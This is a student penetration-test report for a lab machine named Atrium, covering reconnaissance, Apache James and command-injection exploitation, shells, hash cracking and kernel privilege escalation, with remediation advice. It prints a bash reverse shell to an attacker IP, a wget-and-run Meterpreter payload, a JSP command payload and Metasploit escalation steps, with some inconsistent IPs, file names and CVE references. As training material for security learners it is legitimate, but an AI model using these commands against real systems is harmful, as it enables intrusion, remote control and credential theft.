Atrium - Final Project

Skills Demonstrated
- Reconnaissance & Scanning: Nmap scanning, service and version enumeration.
- Initial Access: Client-side credential bypass, OS command injection via web form.
- Shells & Post-Exploitation: Netcat reverse shell, Meterpreter session setup, TTY shell upgrade.
Privilege Escalation: Kernel exploit (
4.4.0-87-generic), local exploit enumeration withMetasploit, hash cracking (/etc/shadow).- Tools: Nmap, cURL, Netcat, Metasploit Framework, MSFvenom, Python HTTP Server. {: .notice–primary}
1. Executive Summary
This report documents the findings of a penetration test conducted on a vulnerable machine as part of the Atrium CyberAcademy’s final project. The primary objective was to simulate a real-world engagement by following a standard methodology to identify and exploit security vulnerabilities.
The assessment successfully identified several critical flaws, including hardcoded credentials, a client-side bypass, and OS command injection (RCE). These vulnerabilities led to a full system compromise, starting with a low-privileged shell and culminating in a successful privilege escalation to root. The findings confirm that the system contains multiple security misconfigurations and outdated software versions that pose a severe risk.
The following report details the technical steps taken to exploit the machine, analyzes the impact of each vulnerability, and provides actionable recommendations to remediate the identified risks.
2. Project Introduction
This report documents the entire process of an ethical hacking exercise conducted as the final project for the cybersecurity master’s program at Atrium CyberAcademy. The main objective was to simulate a real-world penetration testing scenario, applying a structured methodology to identify, analyze, and exploit vulnerabilities in a controlled environment.
The project was divided into key phases:
Reconnaissance and Scanning: Discovering the network topology and active services on the target machine.
Vulnerability Analysis and Exploitation: Identifying weaknesses in the services and executing controlled tests to gain initial access.
Post-Exploitation and Privilege Escalation: Searching for sensitive information, exploring the system, and escalating privileges to
rootto achieve full control of the machine.
The purpose of this report is to detail each step of the process, highlight critical findings, and share lessons learned, demonstrating the practical application of the knowledge acquired throughout the program.

Project Objective: To perform reconnaissance, scanning, and identify potential vulnerabilities in a selected organization, and then execute controlled tests on a vulnerable machine. Target Machine: Target Machine Atrium
3. Phase 1 – Reconnaissance and Scanning
Network Configuration and Discovery
The first step was to establish connectivity and identify the target machine within the network.
Attacker Machine: Kali Linux (IP:
192.168.1.13/24)Victim Machine: (IP:
192.168.1.21/24)Network: Bridge (both machines are on the same local network)

A successful ping between the Kali machine and the victim confirmed network connectivity.

The netdiscover scan allowed us to identify the target machine on the network.
Port and Service Scanning with Nmap
A comprehensive Nmap scan was performed to identify all open ports, running services, and the operating system of the target. 
Detected Operating System:
The scan identified the following OS with high confidence:
| System | Approximate Version | Detection Method | Confidence |
|---|---|---|---|
| Linux | 3.2 - 4.14 | Nmap OS Detection | ✅ 100% |
Exportar a Hojas de cálculo
Identified Services and Findings:
The following table summarizes the most interesting services found during the scan.
| Port | Service | Product & Version | Potential |
|---|---|---|---|
| 21 | FTP | vsftpd 3.0.3 | Anonymous access (flag.txt visible) |
| 25 | SMTP | JAMES smtpd 2.3.2.1 | Highly vulnerable to RCE |

| 80 | HTTP | Apache 2.4.18 (Ubuntu) | Fuzzing (/cyberacademy) |
| 110 | POP3 | JAMES pop3d 2.3.2.1 | Brute-force credentials |
| 119 | NNTP | JAMES nntpd | Investigable |
Relevant Observations:
The FTP service allows anonymous login and contains a
flag.txtfile, which indicates a potential unauthenticated entry point.The Apache James server is running three key services (SMTP, POP3, and NNTP) with known vulnerabilities in version 2.3.2.1, potentially allowing:
- User creation via telnet
- Command injection through emails
- Possible Remote Code Execution (RCE)
The HTTP server has a
robots.txtfile that restricts/cyberacademy, which is a clear clue for targeted analysis (often pointing to sensitive directories or test environments).The operating system was identified as Linux, with a kernel version range between 3.2 and 4.14, commonly found in distributions such as Ubuntu 16.04 or similar.
4. Phase 2 - Vulnerability Analysis and Exploitation
Attack Vector Selection
Based on the reconnaissance findings, a strategic approach was devised to exploit the most promising vulnerabilities.
| Service | Key detail | Possible attack vector |
|---|---|---|
| FTP (21) | vsftpd 3.0.3 — Anonymous login enabled | Direct access; possible information leak (flag.txt) |
| SMTP (25) | Apache James Server 2.3.2.1 | Known CVE, allows remote execution with created accounts |
| POP3 (110) | James 2.3.2.1 | Collect emails with credentials created via telnet |
| NNTP (119) | James nntpd | Possible abuse or message harvesting |
| HTTP (80) | Apache 2.4.18 (Ubuntu), /cyberacademy | Scan with Gobuster, Nikto; possible hidden scripts or paths |
| SSH (22) | OpenSSH 7.2p2 | Brute force if user leaks are found |
Exportar a Hojas de cálculo
Exploitation of Apache James Server 2.3.2.1 (SMTP / POP3)
The goal of this exploitation was to demonstrate a Remote Code Execution (RCE) in Apache James Server 2.3.2.1 by abusing its email sending and receiving logic. The attack leveraged three exposed services:
- Port 4555: James administration console.
- Port 25: SMTP service (sending emails).
- Port 110:** **POP3 service (receiving emails).
The attack involved sending a malicious email containing a JSP payload, which would later be processed by the James server. This allows code injection and remote execution.
Malicious Email:
1
2
3
4
5
6
7
8
9
10
11
HELO kali
MAIL FROM:<hola@localhost>
RCPT TO:<hola@localhost>
DATA
From: evil
Subject: exploit test
<%
Runtime.getRuntime().exec("touch /tmp/pwned.txt");
%>
.
QUIT
Expected Outcome: The execution of this payload creates the file /tmp/pwned.txt on the target server, proving the ability to execute arbitrary commands remotely. 
Web Application Vulnerabilities

Vulnerable Panel — /login_1/
Location:
http://192.168.0.1X/login_1/Vulnerability: This login panel relies on client-side JavaScript for credential validation. The username (
admin) and password (supersecret) were hardcoded and easily visible in the page source.

Critical Vulnerability — /login_2/
Location:
http://192.168.0.1X/login_2/Vulnerability: When a POST request with invalid credentials was submitted, the server responded with an HTTP 200 OK and directly disclosed the flag in the response body. This allowed a bypass of the login mechanism without a valid username or password.
curl -X POST http://192.168.0.18/login_2/index.php -d "login=admin&password=test" -i
Response: FLAGH{BYPASSING_HTTP_METH=DS_G00D!}
False Positives Detected
During the assessment, some potential attack vectors were identified but proved to be dead ends. Documenting these is a key part of a professional report.
| Service / Endpoint | Initial Finding Description | Tests Performed | Result |
|---|---|---|---|
| Reverse Shell SMTP | Attempted reverse shell via payload in email | Tried multiple bash and Meterpreter payloads; no connection established | No session established, likely a false positive |
| Login /login_2/ | Attempted access with basic credentials (admin:1234) | Tested multiple credentials and Authorization header with base64 | Failed; however, flag found using POST method (HTTP method bypass) |
| Gobuster on /login_2 | 401 errors and length-based blocking during scan | Tried excluding status codes and lengths with Gobuster; found nothing | Result indicates no accessible hidden directories |

OS Command Injection — /ping/
Location:
http://192.168.0.1X/ping/Vulnerability: This functionality allows a user to enter an IP address to perform a ping. The endpoint is vulnerable to OS Command Injection due to a complete lack of input validation and sanitization.
Proof of Concept: The payload
127.0.0.1; lswas entered into the ping input field, and the server’s response included the output of thelscommand.
Exploiting the /ping/ Endpoint
The goal of this exploitation was to obtain a reverse shell by leveraging the /ping/ form parameter.
- Initial Tests: Initial attempts with a standard bash reverse shell (
127.0.0.1; bash -i >) were unsuccessful, likely due to filtering of special characters like>,&, and".

Solution: URL-Encoded Payload: To bypass the filtering, a classic bash reverse shell payload was URL-encoded.
- Original Payload:
1
  bash -i >& /dev/tcp/192.168.0.16/4444 0>&1
- Functional Payload:
1
  127.0.0.1; bash+-c+%22bash+-i+%3E%26+/dev/tcp/192.168.0.19/4444+0%3E%261%22
- Original Payload:
- Listener Preparation: A Netcat listener was set up on the Kali machine to catch the incoming connection.
1
nc -nlvp 4444 - Result: The reverse connection was successfully established, and a remote shell from the victim machine was obtained.
Interactive Shell (TTY) Treatment
The initial remote shell was non-interactive. To gain a fully functional and stable TTY, the following steps were performed:
Upgrade the shell with
script:script /dev/null -c bashBackground the shell and reattach: After pressing
Ctrl + Z, the shell is put in the background.stty raw -echodisables local echoing, andfgbrings the shell back to the foreground with a fully interactive TTY.Adjust terminal settings:
reset,export TERM=xterm,export SHELL=bashSet console dimensions:
stty sizefollowed bystty rows <rows_value> columns <columns_value>.

Upgrading the Shell with MSFvenom
To transition to a more powerful Meterpreter session, a payload was generated using MSFvenom and transferred to the victim machine.
1
2
3
4
5
6
7
# Payload Generation on Kali
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.0.21 LPORT=4444 -f elf > s.elf
# Transfer and Execution on the victim
cd /tmp
wget http://192.168.0.21:8000/shell.elf
chmod +x shell.elf
./s.elf
Payload Execution Metasploit

A listener was set up on the attacking machine using Metasploit’s multi/handler module to catch the reverse shell.
1
2
3
4
5
6
msfconsole
use exploit/multi/handler
set PAYLOAD linux/x86/meterpreter/reverse_tcp
set LHOST <attacker_IP>
set LPORT 4444
run -j
Once executed on the victim, the handler caught the connection, and a Meterpreter session was successfully established.

5. Phase 3: Post-Exploitation and Privilege Escalation
Initial Context
The primary goal was to escalate privileges from the low-privileged www-data user to root.
Initial Access: Meterpreter session
Compromised User:
www-dataOperating System: Ubuntu 16.04
Kernel:
4.4.0-87-generic
Enumeration with LinPEAS and PSPY

To identify potential privilege escalation vectors, tools like LinPEAS and PSPY were used. Key findings included:
A user hash for
deloittewas found in/etc/shadow.The
/opt/james-2.3.2.1/bin/run.shscript was being executed automatically. However, since it uses absolute paths, aPATHhijacking attack was not feasible.
Attempt to Crack Hashes
The hash for the deloitte user was copied from /etc/shadow and passed to John the Ripper with a wordlist attack. Hash: deloitte:xxxxxWnCp/$jCaUM7F57.NTzp60E2x2d/:17507:0:99999:7:::
1
john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt

This is a standard procedure to obtain plaintext passwords and gain access to other accounts.
Final Phase: Privilege Escalation to Root
 The final objective was to gain root privileges on the victim machine by exploiting a known local vulnerability.
- Exploit Execution: Based on the previous enumeration, the
exploit/linux/local/bpf_sign_extension_priv_escmodule was chosen as it affects the identified kernel version.
1
2
3
4
5
6
use exploit/linux/local/bpf_sign_extension_priv_esc
set SESSION 1
set LHOST <local_IP/tun0>
set LPORT 4445
set PAYLOAD linux/x64/meterpreter/reverse_tcp
run

- Result: The exploit was successful, and a new meterpreter session with root privileges was obtained. This confirmed a complete system compromise.
6. Conclusion and Remediation
Vulnerability Summary
The penetration test successfully identified and exploited multiple critical vulnerabilities.
Vulnerability CVE / Reference Severity Impact Command Injection (RCE) N/A Critical An unauthenticated attacker can execute arbitrary code on the system. Outdated Software CVE-2007-6283 (James) High The vulnerable Apache James server allowed potential RCE. Hardcoded Credentials N/A Medium Exposed credentials in client-side code grant unauthorized access. Kernel Privilege Escalation CVE-2017-15265 Critical A low-privileged user can gain full root access to the system. Anonymous FTP Access N/A Low Allows information disclosure, such as the initial flag.txt file.
Remediation & Recommendations
To mitigate the identified risks and improve the overall security posture, the following recommendations are provided.
Patch and Update Services: Immediately update the Apache James server to a non-vulnerable version. All other software and the operating system kernel should also be patched to the latest stable versions.
Validate User Input: Implement strict server-side validation and sanitization for all user-submitted data to prevent command injection and other forms of code execution.
Secure Web Applications: Remove hardcoded credentials from public-facing code. All authentication should be handled securely on the server-side, and sensitive data should not be returned in HTTP responses.
Disable Unused Services: Restrict anonymous access to the FTP server. If FTP is not essential, consider disabling it to reduce the attack surface.
Principle of Least Privilege: Ensure that all services and applications run with the minimum level of privileges required to perform their functions.